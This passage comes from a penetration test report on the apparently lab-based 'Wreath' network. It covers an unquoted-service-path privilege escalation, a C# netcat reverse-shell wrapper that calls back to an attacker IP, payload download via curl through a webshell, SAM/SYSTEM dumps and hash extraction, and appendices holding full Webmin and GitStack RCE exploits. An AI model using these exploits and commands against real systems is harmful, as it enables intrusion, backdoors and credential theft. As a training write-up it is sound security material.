


Figure 56: 10.200.83.100-nc-revshell

4.3.2 Enumeration of 10.200.83.100 as `wreath-pc\thomas`

4.3.2.1 Manual Enumeration

A service enumeration revealed that there was a service running on `10.200.83.100` which had an

unquoted service path. This could lead to an ***Unquoted Service Path*** vulnerability.

```
C:\> wmic service get name,displayname,pathname,startmode | findstr /v /i
    "C:\Windows"
DisplayName  Name  PathName  StartMode
Amazon SSM Agent  AmazonSSMAgent  "C:\Program Files\Amazon\SSM\amazon-ssm-
    agent.exe"
---[SNIP]---
System Explorer Service  SystemExplorerHelpService  C:\Program Files (x86)
    \System Explorer\System Explorer\service\SystemExplorerService64.exe
    Auto
Windows Defender Antivirus Network Inspection Service  WdNisSvc  "C:\
    ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.
    exe"  Manual
---[SNIP]---
```

Prerequisites of the exploit

Further enumeration revealed that the *service runs as SYSTEM* and the directory of the service is *writable by low privileged users*. This means the vulnerability could be exploited.

```
C:\> sc qc SystemExplorerHelpService

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System
            Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
C:\> powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' |
    format-list"
Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\
    System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
---[SNIP]---
```

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
```

Figure 57: 10.200.83.100-dir-perms

Note that it was also possible to do **DLL Hijacking** or **replace the binary with a malicious one**.

4.3.3 *Unquoted Service Path* vulnerability

4.3.3.1 nc.exe wrapper in C#

I wrote an nc.exe wrapper in C# in order to be able to exploit the unquoted service path vulnerability on `10.200.83.100`.

In kali gnu/linux the `mono-devel` package must be installed to be able to compile c# source files for windows machines.

```
$ sudo apt install mono-devel
```

`Wrapper.cs`:

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            // nc reverse shell
            Process proc = new Process();
```

```
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Windows
               \\Temp\\nc-M4t35Z.exe", "10.50.84.2 15691 -e cmd.exe");

            // do not create its own gui
            procInfo.CreateNoWindow = true;
            // attach ProcessStartInfo object to the process and start the
                process
            proc.StarInfo = procInfo;
            proc.Start();
        }
    }
}
// compile: mcs Wrapper.cs
```

The compilation of `Wrapper.cs` is shown below. Note that the `file` command can be used to check whether the exe was successfully created or not.

```
$ mcs Wrapper.cs

$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for
    MS Windows
```

4.3.3.2 Transferring Wrapper.exe to 10.200.83.100

I used `python3 -m http.server 8000` to host the `Wrapper.exe` binary on my attacker machine and I used `curl` on `10.200.83.100` to download the `Wrapper.exe` binary.

```
$ python3 -m http.server 8000
```

The pure command that should be executed on `10.200.83.100` is shown below.

```
curl http://10.50.84.2:8000/Wrapper.exe -o C:\\Windows\\Temp\\Wrapper-
   M4t35Z.exe
```

The full curl command I used from the attacker machine is shown below.

```
$ proxychains curl -s -u 'Thomas:---[REDACTED]---' 'http://10.200.83.100/
   resources/uploads/obfuscated-M4t35Z.png.php' --get --data-urlencode "
   wreath=curl http://10.50.84.2:8000/Wrapper.exe -o C:\\Windows\\Temp\\
   Wrapper-M4t35Z.exe" -o - | strings
```




Figure 58: 10.200.83.100-wrapper-downloaded

4.3.3.3 Exploitation of the *Unquoted Service Path*

The steps of the exploitation are the following.

1. Start a listener.
2. Download `Wrapper.exe` to `C:\Program Files (x86)\System Explorer\System.exe`
3. Restart the `SystemExplorerHelpService` service to trigger the nc wrapper.

An attacker would start a Netcat listener on their attacker host.

```
$ nc -lvnp 15691
```

The pure command that should be executed on `10.200.83.100` is shown below.

```
curl http://10.50.84.2:8000/Wrapper.exe -o "C:\Program Files (x86)\System
    Explorer\System.exe"
```

The full curl command I used from the attacker machine is shown below.

```
$ proxychains curl -s -u 'Thomas:---[REDACTED]---' 'http://10.200.83.100/
    resources/uploads/obfuscated-M4t35Z.png.php' --get --data-urlencode '
    wreath=curl http://10.50.84.2:8000/Wrapper.exe -o "C:\Program Files (
    x86)\System Explorer\System.exe"' -o - | strings
```

The SystemExplorerHelpService can be restarted with the following commands in order to trigger the `C:\Program Files (x86)\System Explorer\System.exe` file due to the unquoted service path.

```
C:\> sc stop SystemExplorerHelpService
C:\> sc start SystemExplorerHelpService
```

My listener output after I managed to restart the service can be seen below.

```
$ nc -lvnp 15691
listening on [any] 15691 ...
connect to [10.50.84.2] from (UNKNOWN) [10.200.83.100] 51661
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname && ipconfig
whoami && hostname && ipconfig
nt authority\system
wreath-pc

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::795d:9c7e:5778:bfb9%12
   IPv4 Address. . . . . . . . . . . : 10.200.83.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.83.1
```




Figure 59: 10.200.83.100-wrapper-rev

This is the proof that an attacker could compromise the whole network through series of severe vulnerabilities present in the system at the time of testing.

4.3.3.4 Cleanup

I deleted the malicious wrapper file and restarted the service with the following windows commands.

```
C:\> del "C:\Program Files (x86)\System Explorer\System.exe"
C:\> sc stop SystemExplorerHelpService
C:\> sc start SystemExplorerHelpService
```

4.3.4 Post Exploitation

The password hashes from windows systems can be gathered from the `SAM` and `SYSTEM` files.

In the case of this assessment, I set up a temporary samba server on the attacker machine to be able to transfer files between `10.200.83.100` and the attacker host.

4.3.4.1 Setting up smb

I pasted the following lines at the end of `/etc/samba/smb.conf` and I started the samba server on the attacker machine.

```
[asdf]
   comment = TMP FILEDROP
   path = /home/matesz/dox/tmp/www
   browseable = yes
   read only = no
   guest ok = yes
```

```
$ sudo service smbd start
```

4.3.4.2 Transfering dumps to attacker machine

The following commands would create two files `sam.bak` and `system.bak` in the `/home/matesz/dox/tmp/www/` directory on the attacker host.

```
C:\> reg.exe save HKLM\SAM \\10.50.84.2\asdf\sam.bak
The operation completed successfully.

C:\> reg.exe save HKLM\SYSTEM \\10.50.84.2\asdf\system.bak
The operation completed successfully.
```




Figure 60: 10.200.83.100-system-sam-saved

It is important to note that I stopped my samba server after the file transfer with the following command.

```
$ sudo service smbd stop
```

4.3.4.3 Dumping user hashes from SAM and SYSTEM files using impacket's `secretsdump`

Impacket can be installed with the following commands.

```
$ git clone https://github.com/SecureAuthCorp/impacket
$ cd /opt/impacket
$ sudo pip3 install .
```

In this case, I used Impacket's `secretsdump.py` to dump the user hases from the `sam.bak`, and `system.bak` files.

```
$ python3 /opt/impacket/examples/secretsdump.py -sam sam.bak -system
    system.bak LOCAL
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
     Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad--------[REDACTED]--------4ee:a05--------[REDACTED
    ]--------cd2:::
Guest:501:aad--------[REDACTED]--------4ee:31d--------[REDACTED]--------9
    c0:::
DefaultAccount:503:aad--------[REDACTED]--------4ee:31d--------[REDACTED
    ]--------9c0:::
```

```
WDAGUtilityAccount:504:aad--------[REDACTED]--------4ee:06e--------[
    REDACTED]--------4e2:::
Thomas:1000:aad--------[REDACTED]--------4ee:02d--------[REDACTED
    ]--------01f:::
[*] Cleaning up...
```

Figure 61: 10.200.83.100-user-hashes

5 Cleanup

From `10.200.83.100` I removed my nc wrapper `System.exe`, and the custom compiled `nc.exe` binary which was used to bypass the Antivirus software running on the system. I also removed my uploaded file upload exploit file `image.png.php` which was used to get the initial remote code execution.

From `10.200.83.150` I removed the file that the exploit created `exploit-M4t35Z.php`, the created user account with `net user testuser1234 /DELETE`, and `chisel-M4t35Z.exe` that I used for pivoting inside the internal network.

From `10.200.83.200` I removed the uploaded `nmap-M4t35Z` binary which was used to enumerate the internal network.

6 Conclusion

The Wreath network suffered a series of control failures which led to a complete compromise of critical company assets. These failures would have a dramatic effect on the Wreath network if a malicious party had exploited them.

The specific goals of the penetration test were started as:

- Identifying if a remote attacker could penetrate Thomas Wreath's home network's defenses

- Determining the impact of a security breach on:
  - Confidentiality of the company's private data
  - Internal infrastructure and availability of Thomas Wreath's home network

These goals of the penetration were met. A targeted attack against the Wreath network can result in a complete compromise of organizational assets.

It is important to note that this collapse of the entire Wreath network security infrastructure can be greatly attributed to outdated software with known vulnerabilities. Appropriate efforts should be undertaken to update the versions of the software used, which could help mitigate the effects of cascading security failures throughout the Wreath network infrastructure.

7 References

- **CVE-2019-15107**: medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4
  - https://cve.circl.lu/cve/CVE-2019-15107
  - https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE
- **CVE-2018-5955**: https://security.szurek.pl/en/gitstack-2310-unauthenticated-rce/
  - https://cve.circl.lu/cve/CVE-2018-5955
  - https://www.exploit-db.com/exploits/43777

8 Appendices

8.1 webmin-1.890_exploit.py

```
#!/usr/bin/env python3
import os
import sys


STAIN = """

--------------------------------
   ______________     ______   __
  / ___/_  __/   |   /  _/ | / /
  \__ \ / / / /| |   / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/
```

```
--------------------------------

WebMin 1.890-expired-remote-root
"""
usage = """Usage: python3 exploit.py HOST PORT COMMAND

Ex: python3 exploit.py 10.0.0.1 10000 id

"""

def exploit(target, port, url, command):
    header = 'Referer: https://{}:{}/session_login.cgi'.format(target,port
        )
    payload = 'user=gotroot&pam=&expired=2|echo "";{}'.format(command)
    os.system("curl -k {} -d '{}' -H '{}'".format(url,payload,header))


if __name__ == '__main__':
    try:
        print(STAIN)
        target = sys.argv[1]
        port = sys.argv[2]
        url = "https://"+target+":"+port+"/password_change.cgi"
        command = sys.argv[3]
        exploit(target, port, url, command)
    except:
        print(STAIN)
        print(usage)
```

8.2 43777.py

```
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
```

```
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.83.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
    r = requests.get("http://{}/rest/user/".format(ip))
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print "[+] Found user {}".format(username)
else:
    r = requests.post("http://{}/rest/user/".format(ip), data={'username'
        : username, 'password' : password})
    print "[+] Create user"

    if not "User created" in r.text and not "User already exist" in r.text
        :
        print "[-] Cannot create user"
        os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip
    ))
if "true" in r.text:
    print "[+] Web repository already enabled"
else:
    print "[+] Enable web repository"
    r = requests.put("http://{}/rest/settings/general/webinterface/".
        format(ip), data='{"enabled" : "true"}')
    if not "Web interface successfully enabled" in r.text:
        print "[-] Cannot enable web interface"
        os._exit(0)

print "[+] Get repositories list"
```

```
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print "[+] Found repository {}".format(repository)
else:
    print "[+] Create repository"

    r = requests.post("http://{}/rest/repository/".format(ip), cookies={'
       csrftoken' : csrf_token}, data={'name' : repository, '
       csrfmiddlewaretoken' : csrf_token})
    if not "The repository has been successfully created" in r.text and
       not "Repository already exist" in r.text:
        print "[-] Cannot create repository"
        os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip,
   repository, username))

if not "added to" in r.text and not "has already" in r.text:
    print "[-] Cannot add user to repository"
    os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip,
   repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.
   text:
    print "[-] Cannot remove access for anyone"
    os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip,
   repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system(
   $_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit-M4t35Z.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-M4t35Z.php".format(ip), data={'a'
    : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

8.3 Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            // nc reverse shell
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Windows
                \\Temp\\nc-M4t35Z.exe", "10.50.84.2 15691 -e cmd.exe");

            // do not create its own gui
            procInfo.CreateNoWindow = true;
            // attach ProcessStartInfo object to the process and start the
                process
            proc.StarInfo = procInfo;
            proc.Start();
        }
    }
}
// compile: mcs Wrapper.cs
```